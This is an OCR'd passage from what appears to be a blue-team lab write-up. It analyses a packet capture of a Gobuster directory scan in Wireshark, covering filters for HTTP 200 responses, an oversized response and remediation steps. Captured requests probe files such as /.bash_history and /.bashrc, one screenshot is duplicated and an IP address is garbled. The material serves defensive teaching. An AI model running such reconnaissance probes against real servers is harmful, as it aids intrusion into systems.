
- **Observation:**
  - Gobuster continues scanning alphabetically through common directory names (`com`, `config`, etc.).


    - Most responses return with a **404 Not Found**, but a Wireshark filter is crafted to isolate all **HTTP 200 OK** responses sourced from `10.2.51.96.5`.
    - A custom display filter is built using:
        - `http.response.code == 200`
        - `ip.src == 10.2.51.96.5`
    - This narrows down the view to only successful responses from the web server.
    - Among the 200s, most have packet lengths around `500–700 bytes` — consistent with normal page headers or redirects.
    - However, **one response spikes to `8494 bytes`**, indicating a significantly **larger payload**.
    - Packet 2174 is selected for review, but at surface level, the stream content does not immediately reveal sensitive data.
- **Interpretation:**
    - The attacker is **actively validating successful GET requests** and correlating them to payload size — a known tactic to discover hidden file dumps or unsecured configuration pages.
    - The anomalous size implies the presence of **a large data object**, which could be:
        - A page with detailed directory listings
        - A file download
        - A misconfigured endpoint returning verbose content
    - Even though the content did not yield immediate value, the technique itself is advanced: **using byte size as a signal of value**.
- **Action:**


1. Review all filtered HTTP 200 responses and extract the corresponding payloads.
2. Flag any large responses (>5KB) for **manual inspection** — potential leak of configuration, logs, or sensitive files.
3. Correlate with Apache or NGINX logs to check what was accessed and whether authentication was bypassed.
4. Search internal file systems or web roots to **audit access permissions** and directory listing configurations.
5. If applicable, **disable directory indexing** and validate `.htaccess` or `nginx.conf` settings.


Key takeaway: Filtering is not just a shortcut — it is a skill that lets you cut through chaos and detect gold nuggets in noisy traffic, a superpower in any SOC analyst's toolkit.



Wireshark · Follow HTTP Stream (tcp.stream eq 1032) · BTLOPortScan.pcap
GET / HTTP/1.1
Host: 10.251.96.5
User-Agent: gobuster/3.0.1
Accept-Encoding: gzip
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:34:05 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=cuu5jgue9npenuifvak3ah68kd; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 136
Content-Type: text/html; charset=UTF-8
<a href='/login.php'>Login<a> | <a href='/browse.php'>Browse<a> | <a href='/complaint.ph
p'>Register Complaint<a> | <a href='/editprofile.php'>Edit Profile<a> |
Unable to fi
nd users:
GET /3cc7ec0e-a2d8-466f-aa6c-77acc2257650 HTTP/1.1
Host: 10.251.96.5
User-Agent: gobuster/3.0.1
Accept-Encoding: gzip
HTTP/1.1 404 Not Found
Date: Sun, 07 Feb 2021 16:34:05 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 273
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
Packet 2217. 101 client pkt(s), 101 server pkt(s), 201 turn(s). Click to select.
Entire conversation (53 kB)
Show as ASCII
No delta times
Stream
Find: HTTP/1.1 200
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
tcp.stream eq 1032
BTLOPortScan.pcap
Profile: Default



Wireshark · Follow HTTP Stream (tcp.stream eq 1032) · BTLOPortScan.pcap
GET / HTTP/1.1
Host: 10.251.96.5
User-Agent: gobuster/3.0.1
Accept-Encoding: gzip
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:34:05 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=cuu5jgue9npenuifvak3ah68kd; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 136
Content-Type: text/html; charset=UTF-8
<a href='/login.php'>Login<a> | <a href='/browse.php'>Browse<a> | <a href='/complaint.ph
p'>Register Complaint<a> | <a href='/editprofile.php'>Edit Profile<a> |
Unable to fi
nd users:
GET /3cc7ec0e-a2d8-466f-aa6c-77acc2257650 HTTP/1.1
Host: 10.251.96.5
User-Agent: gobuster/3.0.1
Accept-Encoding: gzip
HTTP/1.1 404 Not Found
Date: Sun, 07 Feb 2021 16:34:05 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 273
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
Packet 2217. 101 client pkt(s), 101 server pkt(s), 201 turn(s). Click to select.
Entire conversation (53 kB)
Show as ASCII
No delta times
Stream
Find: HTTP/1.1 200
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
tcp.stream eq 1032
BTLOPortScan.pcap
Profile: Default



Kali Linux 2023
BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
4
No. Time Source Source Port Destination Destination Port Length Protocol Info
2244 2021-02-07 16:34:05.336645820 10.251.96.4 49526 10.251.96.5 80 68 TCP 49526 → 80 [ACK]
2245 2021-02-07 16:34:05.336661588 10.251.96.4 49528 10.251.96.5 80 68 TCP 49528 → 80 [ACK]
2246 2021-02-07 16:34:05.336662595 10.251.96.4 49516 10.251.96.5 80 68 TCP 49516 → 80 [ACK]
2247 2021-02-07 16:34:05.336787913 10.251.96.4 49532 10.251.96.5 80 76 TCP 49532 → 80 [SYN]
2248 2021-02-07 16:34:05.336793708 10.251.96.5 80 10.251.96.4 49532 76 TCP 80 → 49532 [SYN,
2249 2021-02-07 16:34:05.336885747 10.251.96.4 49530 10.251.96.5 80 68 TCP 49530 → 80 [ACK]
2250 2021-02-07 16:34:05.336944808 10.251.96.4 49534 10.251.96.5 80 76 TCP 49534 → 80 [SYN]
2251 2021-02-07 16:34:05.336948988 10.251.96.5 80 10.251.96.4 49534 76 TCP 80 → 49534 [SYN,
2252 2021-02-07 16:34:05.336970681 10.251.96.4 49536 10.251.96.5 80 76 TCP 49536 → 80 [SYN]
2253 2021-02-07 16:34:05.336973220 10.251.96.5 80 10.251.96.4 49536 76 TCP 80 → 49536 [SYN,
2254 2021-02-07 16:34:05.336980444 10.251.96.4 49516 10.251.96.5 80 163 HTTP GET /.config HTTP
2255 2021-02-07 16:34:05.336982828 10.251.96.5 80 10.251.96.4 49516 68 TCP 80 → 49516 [ACK]
2256 2021-02-07 16:34:05.337063151 10.251.96.4 49532 10.251.96.5 80 68 TCP 49532 → 80 [ACK]
2257 2021-02-07 16:34:05.337078960 10.251.96.4 49536 10.251.96.5 80 68 TCP 49536 → 80 [ACK]
2258 2021-02-07 16:34:05.337123846 10.251.96.4 49534 10.251.96.5 80 68 TCP 49534 → 80 [ACK]
2259 2021-02-07 16:34:05.337215328 10.251.96.5 80 10.251.96.4 49516 502 HTTP HTTP/1.1 404 Not
2260 2021-02-07 16:34:05.337313274 10.251.96.4 49528 10.251.96.5 80 166 HTTP GET /.cvsignore H
2261 2021-02-07 16:34:05.337338271 10.251.96.5 80 10.251.96.4 49528 68 TCP 80 → 49528 [ACK]
2262 2021-02-07 16:34:05.337351696 10.251.96.4 49516 10.251.96.5 80 68 TCP 49516 → 80 [ACK]
2263 2021-02-07 16:34:05.337481465 10.251.96.4 49526 10.251.96.5 80 163 HTTP GET /.bashrc HTTP
2264 2021-02-07 16:34:05.337489478 10.251.96.5 80 10.251.96.4 49526 68 TCP 80 → 49526 [ACK]
2265 2021-02-07 16:34:05.337534051 10.251.96.5 80 10.251.96.4 49528 502 HTTP HTTP/1.1 404 Not
2266 2021-02-07 16:34:05.337568718 10.251.96.4 49524 10.251.96.5 80 169 HTTP GET /.bash_histor
Frame 2259: 502 bytes on wire (4016 bits), 502 bytes captured (4016
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.251.96.5, Dst: 10.251.96.4
Transmission Control Protocol, Src Port: 80, Dst Port: 49516, Seq: 1
Hypertext Transfer Protocol
Line-based text data: text/html (9 lines)
0000 00 04 00 01 00 06 08 00 27 b4 21 bc 00 00 08 00
0010 45 00 01 e6 d5 77 40 00 40 06 8d 9b 0a fb 60 05
0020 0a fb 60 04 00 50 c1 6c 5b 42 23 58 37 c4 82 42
0030 80 18 01 fd d7 d7 00 00 01 01 08 0a 4f 8f fc c6
0040 91 ce a3 b5 48 54 54 50 2f 31 2e 31 20 34 30 34
0050 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a 44 61 74 65
0060 3a 20 53 75 6e 2c 20 30 37 20 46 65 62 20 32 30
0070 32 31 20 31 36 3a 33 34 3a 30 35 20 47 4d 54 0d
0080 0a 53 65 72 76 65 72 3a 20 41 70 61 63 68 65 2f
0090 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 0d
4 is neither a field nor a protocol name.
Packets: 17508
Profile: Default

